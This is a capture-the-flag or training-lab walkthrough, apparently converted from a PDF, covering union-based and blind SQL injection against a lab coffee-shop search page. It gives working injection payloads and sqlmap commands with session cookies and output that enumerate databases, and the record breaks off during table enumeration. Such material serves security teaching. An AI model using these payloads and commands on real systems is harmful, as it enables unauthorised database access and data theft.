

# Web Application Security Testing -> **SQL injection** **(Union Based, Blind)**

---

- Web Application Security Testing -> **SQL injection (Union Based, Blind)**
  - **SQL injection - Union Based**
  - **SQL injection - Blind**

# SQL injection - Union Based

178.172.195.18:11199/sqli/BoxOSINT ServicesVuln DBPrivacy and SecurityLearning ResourcesKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DB

### SQL Injection – Union Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured.

Read more about SQL Injection  
[OWASP SQL Injection](#)

Search by key words

Search

Submit

Return to home

Solution

- 1. Run the task.
- 2. To check the possibility of injection, enter:

```
' OR 1=1 #
```

- 3. Click the [Submit] button.

178.172.195.18:11199/sqli/BoxOSINT ServicesVuln DBPrivacy and SecurityLearning ResourcesKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DB

### SQL Injection – Union Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured.

Read more about SQL Injection  
[OWASP SQL Injection](#)

Search by key words

' OR 1=1 #

Submit

Return to home

Item Id : 1

Item Code : LOL0987

Item Name : Affogato

Category : Espresso,Vanilla Gelato

Price : 4.69\$

Description : An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.

Item Id : 2

Item Code : LOL3876

Item Name : Americano

Category : Espresso

Price : 5\$

Description : An Americano is an espresso-based drink designed to resemble coffee brewed in a drip filter, considered popular in the United States of America. This drink consists of a single or double-shot of espresso combined with up to four or five ounces of hot water in a two-demitasse cup.

Item Id : 3

The query worked and returned all the data from the table in the response.

4. According to the answer, you need to make sure that the number of fields in this table is 6. To do this, enter the following command.

```
' OR 1=1 UNION SELECT 1,2,3,4,5,6 #
```

5. Press ENTER

178.172.195.18:11199/sqli/

Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

### SQL Injection – Union Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured.

Read more about SQL Injection  
[OWASP SQL Injection](#)

Search by key words

<b>Item Id :</b> 1 <b>Item Code :</b> LOL0987 <b>Item Name :</b> Affogato <b>Category :</b> Espresso,Vanilla Gelato <b>Price :</b> 4.69\$	<b>Description :</b> An affogato (Italian, "drowned") is a coffee-based beverage. It usually takes the form of a scoop of vanilla gelato or ice cream topped with a shot of hot espresso. Some variations also include a shot of Amaretto or other liqueur.
<b>Item Id :</b> 2 <b>Item Code :</b> LOL3876 <b>Item Name :</b> Americano <b>Category :</b> Espresso <b>Price :</b> 5\$	<b>Description :</b> An Americano is an espresso-based drink designed to resemble coffee brewed in a drip filter, considered popular in the United States of America. This drink consists of a single or double-shot of espresso combined with up to four or five ounces of hot water in a two-demitasse cup.

Since we did not receive an error, there are 6 fields in this table.

6. Now we need to find out the name of the database. To do this, run the following command:

```
' AND 0 UNION SELECT 1,2,3,database(),5,6 #
```

178.172.195.18:11199/sqli/

Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

### SQL Injection – Union Based

SQL injection considerably one of the most critical issues in application security is an attack technique by which a malicious user can run SQL code with the privilege on which the application is configured.




Read more about SQL Injection  
[OWASP SQL Injection](#)

Search by key words

<b>Item Id :</b> 1 <b>Item Code :</b> 2 <b>Item Name :</b> 3 <b>Category :</b> 5 <b>Price :</b> 6\$	<b>Description :</b> Acad
---	---------------------------

7. Once we know the name of the database, we can find out the names of the tables in it. To do this, run the following command:

```
' AND 0 UNION SELECT 1,2,3,table_name,5,6 FROM information_schema.tables  
WHERE table_schema=database(); #
```



### Note:


To make it easier to enter long commands, we can change the width of the input field before sending the request. For this

1. Press **[F12]** button (to open developer toolbar)
2. Go to the "Inspector" tab.
3. In the code you need to find the input field
4. Click on it.
5. In the CSS property, find the **width** parameter.
6. Double click to activate editing.

## 7. Enter what is acceptable for display


8. We found 2 tables, one of which is **Flag**. Run the following command to find out the field names of this table.

```
' AND 0 UNION SELECT 1,2,3,column_name,5,6 FROM information_schema.columns  
WHERE table_name='Flag'; #
```



9. This table contains only one **Flag** field. To get the value of this field, run the following command:

```
' AND 0 UNION SELECT 1,2,3,Flag,5,6 FROM Flag #
```



## SQL Injection – Union Based

SQL injection considerably one of the most critical issues in application run SQL code with the privilege on which the application is configured.

Read more about SQL Injection

[OWASP SQL Injection](#)




10. Collect the "Flag".

# SQL injection - Blind

## Solution

1. Run the task.



### SQL Injection – Blind

Blind SQL injections are tricky to detect and exploit as the application is designed to handle errors and exceptions smartly. However the vulnerability still exists. Blind SQL injections are nearly identical to Normal or Error based SQL injections. The difference here is that user/attacker will not see any backend error message in this case. Since no errors are provided in web responses, it becomes difficult for an attacker to exploit this vulnerability.

Read more about Blind SQL Injection  
[OWASP Blind SQL Injection](#)

Search by Itemcode

Select Item Code


Submit

Return to home

### Note:

Here we see a drop-down menu whose value is used as a parameter to be passed.

2. Select any value (e.g.: 1)
3. Press [F12] button (to open developer panel tools)
4. Go to the Inspector tab.
5. Find the list of options.
6. Double-click the option with a value of 1.
7. To check the possibility of injection, enter 1' OR 1=1 #.



4) Select any value

Search by Itemcode

1


Submit

Return to home


5) Press [F12] button  
(to open the developer toolbar)

**NOTE:** The query worked and returned all the data from the table in the response.


Item Id : 1  
Item Code : LOL0987  
Item Name : Affogato  
Category : Espresso, Vanilla Gelato  
Price : 4.69\$  
Description : An affogato (Italian, "drown" scoop of vanilla gelato or ice cream topped with a shot of Amaretto or other liqueur).



8. Launch the Burp Suite.
9. Go to the Proxy tab.
10. Activate interception by clicking the [Interception is Off] button.



11. Return to the browser and click the [Submit] button.
12. The burp suit will open automatically after interception.
13. Disable interception by clicking the [Interception is on] button.
14. Go to the "Target" tab.
15. Click on the target hostname.
16. Find the *POST* request with our value.
17. As we can see, our **request was URL encoded**, but the request worked and returned all the data from the table in the response. This indicates the possibility of an attack.





**NOTE:**

If we carry out the attack manually, we will have to spend a lot of time as we will have to code each request before sending it.

We can do the same thing in the browser, but it will still be extremely inefficient.

The most efficient solution would be to use the **SQLMap** tool. To carry out an attack from a request, we may need some headers (*User-Agent*, *Referer*, *Cookie*).

18. Press the key combination **[Ctrl]+[Alt]+[T]** to launch the terminal.

19. Enter the following command to get the database names.

```
sudo sqlmap -v -u "http://178.172.195.18:11199/sqli_blind/" --
cookie="session=4c44cafb-bfab-4efe-8f84-
bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1%27" --method POST -
-user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0" --referer="http://178.172.195.18:11199/sqli_blind/" -p item -
-dbs
```

```
(kali@kali)-[~]
└─$ sudo sqlmap -v -u "http://178.172.195.18:11199/sqli_blind/" --cookie="session=4c44cafb-bfab-4efe-8f84-bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1%27" --method POST --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" --referer="http://178.172.195.18:11199/sqli_blind/" -p item -dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:07:06 /2024-01-17/

[19:07:06] [WARNING] it appears that you have provided tainted parameter values ('item=1') with most likely leftover chars/statements from manual SQL injection test (s). Please, always use only valid parameter values so sqlmap could be able to run properly are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[19:07:54] [INFO] testing connection to the target URL
[19:07:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:07:55] [INFO] testing if the target URL content is stable
[19:07:55] [INFO] target URL content is stable
[19:07:56] [WARNING] heuristic (basic) test shows that POST parameter 'item' might not be injectable
[19:07:56] [INFO] testing for SQL injection on POST parameter 'item'
[19:07:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:07:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:08:00] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:08:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[19:08:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[19:08:04] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[19:08:05] [INFO] testing 'Generic inline queries'
[19:08:05] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:08:06] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:08:07] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:08:09] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[19:08:20] [INFO] POST parameter 'item' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[19:09:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

**Here:**

- ◊ **-v** - verbosity.
- ◊ **-u** - target URL.
- ◊ **--cookie=** - HTTP Cookie header value.
- ◊ **--data** - data string to be sent via POST.
- ◊ **--method** — optional, only to indicate the method.
- ◊ **--user-agent=** - only for hiding sqlmap.
- ◊ **--referer=** - HTTP Referer header value.
- ◊ **-p** - parameter(s) to check.
- ◊ **-dbs** - display a list of DBMS databases.



## 20. Press [Enter].

```

kali@kali: ~
File Actions Edit View Help
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[19:09:10] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:09:10] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:09:11] [INFO] checking if the injection point on POST parameter 'item' is a false positive
POST parameter 'item' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
___
Parameter: item (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: item=1' AND (SELECT 4929 FROM (SELECT(SLEEP(5)))SCdy)-- YLRQ

[19:09:43] [INFO] the back-end DBMS is MySQL
[19:09:43] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[19:09:43] [INFO] fetching database names
[19:09:43] [INFO] fetching number of databases
[19:09:43] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
5
[19:10:04] [INFO] retrieved:
[19:10:09] [INFO] adjusting time delay to 3 seconds due to good response times
information_schema
[19:13:01] [INFO] retrieved: Acad
[19:13:26] [INFO] retrieved: Acad2
[19:13:57] [INFO] retrieved: mysql
[19:14:49] [INFO] retrieved: performance_schema
available databases [5]:
[*] Acad
[*] Acad2
[*] information_schema
[*] mysql
[*] performance_schema

[19:17:37] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/178.172.195.18'

[*] ending @ 19:17:37 /2024-01-17/

```

As a result, we received the names of 5 databases. We are not interested in the **Acad** database because, it was used in the previous task. Most likely we need to study the **Acad2** database.

21. Enter the following command(s) to get the table names of the **Acad2** database.

```

sudo sqlmap -v -u "http://178.172.195.18:11199/sqli_blind/" --
cookie="session=4c44cafb-bfab-4efe-8f84-
bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1%27" --method POST -
-user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0" --referer="http://178.172.195.18:11199/sqli_blind/" -p item -
D Acad2 --tables

```

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
└─$ sudo sqlmap -v -u "http://178.172.195.18:11199/sqli_blind/" --cookie="session=4c44cafb-bfab-4efe-8f84-bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1%27" --method POST --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" --referer="http://178.172.195.18:11199/sqli_blind/" -p item -D Acad2 --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:39:38 /2024-01-18/

[00:39:38] [WARNING] it appears that you have provided tainted parameter values ('item=1') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[00:39:42] [INFO] resuming back-end DBMS 'mysql'
[00:39:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
___
Parameter: item (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: item=1' AND (SELECT 4929 FROM (SELECT(SLEEP(5)))SCdy)-- YLRQ


[00:39:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[00:39:42] [INFO] fetching tables for database: 'Acad2'
[00:39:42] [INFO] fetching number of tables for database: 'Acad2'
